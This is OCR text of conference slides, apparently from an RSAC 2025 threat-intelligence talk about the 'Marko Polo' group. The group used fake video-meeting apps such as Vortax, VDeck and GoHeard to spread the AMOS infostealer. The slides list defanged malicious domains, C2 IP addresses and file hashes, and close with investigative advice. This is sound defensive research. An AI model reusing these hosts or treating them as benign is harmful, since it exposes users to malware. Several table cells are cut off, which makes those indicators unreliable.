
Beginning of the end!

Many Voices.
One Community.



According to Recorded Future Malware Intelligence, the most recent AMOS build (Recorded Future Malware Intelligence Data) of Vorion (`VorionLauncher.dmg`) was hosted on *hoskinmetrologie[.]com* (Intelligence Card) and contacted the *147.45.43[.]136* (Intelligence Card) AMOS C2 at the `/joinsystem` endpoint. Insikt Group was not able to procure a Windows OS build of Vorion at the time of writing, as the project had been deprecated. However, Insikt Group believes that the Vorion Windows OS payloads are likely Stealc and Rhadamanthys, similar to Vortax.


vixcall
Pricing
Blog
Download
Integrations
Meeting templates
Try for free
Try Vixcall for Free
The Web - Browser Client is loaded automatically when you start or join vixcall conference.
Please enter the room ID
Submit
Download for Windows
Download for Linux
Download for Mac


vortax
Pricing
Blog
Download
Integrations
Meeting templates
Try for free
Try VORTAX for Free
The Web - Browser Client is loaded automatically when you start or join vortax conference.
Please enter the room ID
Submit
Download for Windows
Download for Linux
Download for Mac OS
Download on the App Store
Comming Soon
New
Download for Android from 7.0

Domain	IP Address	ASN	File
nizaj[.]com (Intelligence Card)	77.91.77[.]175 (Intelligence Card)	SUNHOST-AS, GB (AS216319)	`VDeckInstall.dmg`
mudabirmunib[.]com (Intelligence Card)	77.91.77[.]175	SUNHOST-AS, GB (AS216319)	`VDeckInstall.dmg`
egypt-pyramids[.]com (Intelligence Card)	77.91.77[.]175	SUNHOST-AS, GB (AS216319)	`VDeckInstall.dmg`
chat2voice[.]com (Intelligence Card)	77.91.77[.]175	SUNHOST-AS, GB (AS216319)	`VDeckInstall.dmg`
allworxusergroup[.]com (Intelligence Card)	77.91.77[.]175	SUNHOST-AS, GB (AS216319)	`VDeckInstall.dmg`

***Table 8**: Domains that previously hosted the AMOS build of VDeck; as of July 24, 2024, these domains do not deliver any downloads (Source: Recorded Future)*




***Figure 6**: VDeck installer on Windows OS (Left)*

Domain	ASN	First Seen	Last Seen	Status
up-connect[.]life (Intelligence Card)	CLOUDFLARENET, US (AS13335)	2024-07-14	2024-07-24	Active
up-connect[.]world (Intelligence Card)	CLOUDFLARENET, US (AS13335)	2024-07-14	2024-07-24	Act
up-connect[.]pro (Intelligence Card)	CLOUDFLARENET, US (AS13335)	2024-07-14	2024-07-24	Act

***Table 10**: Up-Connect website infrastructure (Source: Recorded Future Data)*

Domain	ASN	First Seen	Last Seen	Status
voicocall[.]com (Intelligence Card)	CLOUDFLARENET, US (AS13335)	2024-07-17	2024-07-24	Active
voico[.]io (Intelligence Card)	CLOUDFLARENET, US (AS13335)	2024-06-20	2024-07-24	Active
		07-16	2024-07-17	Defunct
		07-07	2024-07-16	Defunct

Domain	ASN	First Seen
goheard[.]digital (Intelligence Card)	CLOUDFLARENET, US (AS13335)	2024-0
go-heard[.]life (Intelligence Card)	CLOUDFLARENET, US (AS13335)	2024-0
go-heard[.]pro (Intelligence Card)	CLOUDFLARENET, US (AS13335)	2024-0
go-heard[.]world (Intelligence Card)	CLOUDFLARENET, US (AS13335)	2024-0
goheard[.]xyz (Intelligence Card)	CLOUDFLARENET, US (AS13335)	2022-0
go-heard[.]eu (Intelligence Card)	CLOUDFLARENET, US (AS13335)	2024-0
goheard[.]us (Intelligence Card)	CLOUDFLARENET, US (AS13335)	2024-0
goheard[.]io (Intelligence Card)	SERVER4-AS, RU (AS210352)	2024-0
goheard[.]app (Intelligence Card)	AEZANET-AS, RU (AS210352)	2024-0

Seen	Last Seen	Status
06-05	2024-07-24	Defunct
05-28	2024-07-24	Defunct

Seen	Last Seen	Status
07-20	2024-07-24	Active

***Table 11**: GoHeard website infrastructure (Source: Recorded Future Data)*



Meetings , calls and chats
with AI-based translator
Meetings , calls and chats
with AI-based translator
Meetings , calls and chats
with AI-based translator
Meetings , calls and chats
with AI-based translator

***Figure 7**: Up-Connect (Top Left), GoHeard (Top Right), VmAxis (Bottom Left), and VmMeetHub (Bottom Right) (Source: Recorded Future)*





***Figure 8**: NightVerse (Left) and GamePilot (Right) (Source: Recorde*

Domain	Filename	AMOS C2	SHA256
blocksofnews[.]com (Intelligence Card)	ZoomInstallerFull.dmg	109.120.176[.]156 (Intelligence Card)	d17cb6113ccf97b7bc0d02da26afa766bea2e5067e745fab574b0b5b78880065
amigosdepomapata[.]com (Intelligence Card)	Zoom.dmg	109.120.176[	
adelargentina[.]com (Intelligence Card)	ZoomInstall.dmg	109.120.176[	
virginturf[.]com (Intelligence Card)	ZoomSetup.dmg	147.45.43[.] (Intelligence	
asdas1252qwdqwsd215612[.]com (Intelligence Card)	ZoomInstaller.dmg	147.45.43[.]	

***Table 23**: Zoom builds of AMOS linked to Marko Polo (Source: Recorded Future D*

Domain	Filename	AMOS C2	SHA256
biketrailtreasures[.]com (Intelligence Card)	Setup.dmg	109.120.176[.]156 (Intelligence Card)	9099108338539e613d8fce7067b9e69d9cf09d1082bbedc0718c9f6d77e46288
topplayerpokermoneysang[.]com (Intelligence Card)	Installer.dmg	109.120.176[.]156	f7dcc0c21c78db4698e03bf787c4d9329c4ec9fca1c546903a3af34d9c05d449
primejobpk[.]com (Intelligence Card)	Setup.dmg	109.120.176[.]156	6798c877acdbcc2feec0f43fda970bc0428d8a9a7394e72325ae8cbd5e150602
mcxncdextips[.]com (Intelligence Card)	Installer.dmg	109.120.176[.]156	5068e7c3a1822f2f66bc99a8b20d86d66a72a828c9d01214a076a415826667ce
concreteadvantagefl[.]com (Intelligence Card)	Installer.dmg	109.120.176[.]156	66f085adee21f3c30ad6d7b8273a4ccac395b958536f7daf3a1772e768ee70cc
savvysellerstudio[.]com (Intelligence Card)	Installer.dmg	147.45.43[.]136 (Intelligence Card)	0b5b9d6be11c9a806763741d52d0e186e6f0e9e54d124fa2fa0374d2465599f5
pasture2tablefarm[.]com (Intelligence Card)	Launcher.dmg	147.45.43[.]136	257476099858ef9d284a0cf5be8e442ec59d30f4453b3807c8e5fcf091b07f6d
thanphongspring[.]com (Intelligence Card)	Launcher.dmg	147.45.43[.]136	de78d04f0c049d53a40c4af5589a18aee85bd6a40fce7ad6114e421921ebfb93
elonmuskhouse[.]com (Intelligence Card)	Launcher.dmg	147.45.43[.]136	222e01ce240bf795a31775bfbd74806dd904af514935308cc89188aa1c05b621
leed-consultants[.]com (Intelligence Card)	Setup.dmg	147.45.43[.]136	9c2c9dd2cd873c8999c3631aac8a34f32f1efed54dd31fe47527d842185ff92d



Apply!

- Teams like Marko Polo usually maintain *dozens* of scams concurrently and *dozens* of landing pages and builds for redundancy. **Be prepared to pivot quickly.**
- Dig deeper. In every traffer case that Insikt Group has ever worked, the initial scam network is only **the tip of the iceberg**. Pivoting on known indicators can unearth unseen connections between disparate clusters of threat activity.
- The more infostealer clusters you identify in an investigation, the more potential for disruptive efforts. **The same applies to victim disclosure and reporting**.

RSAC 2025 Conference

Conclusion

Where do we go from here?

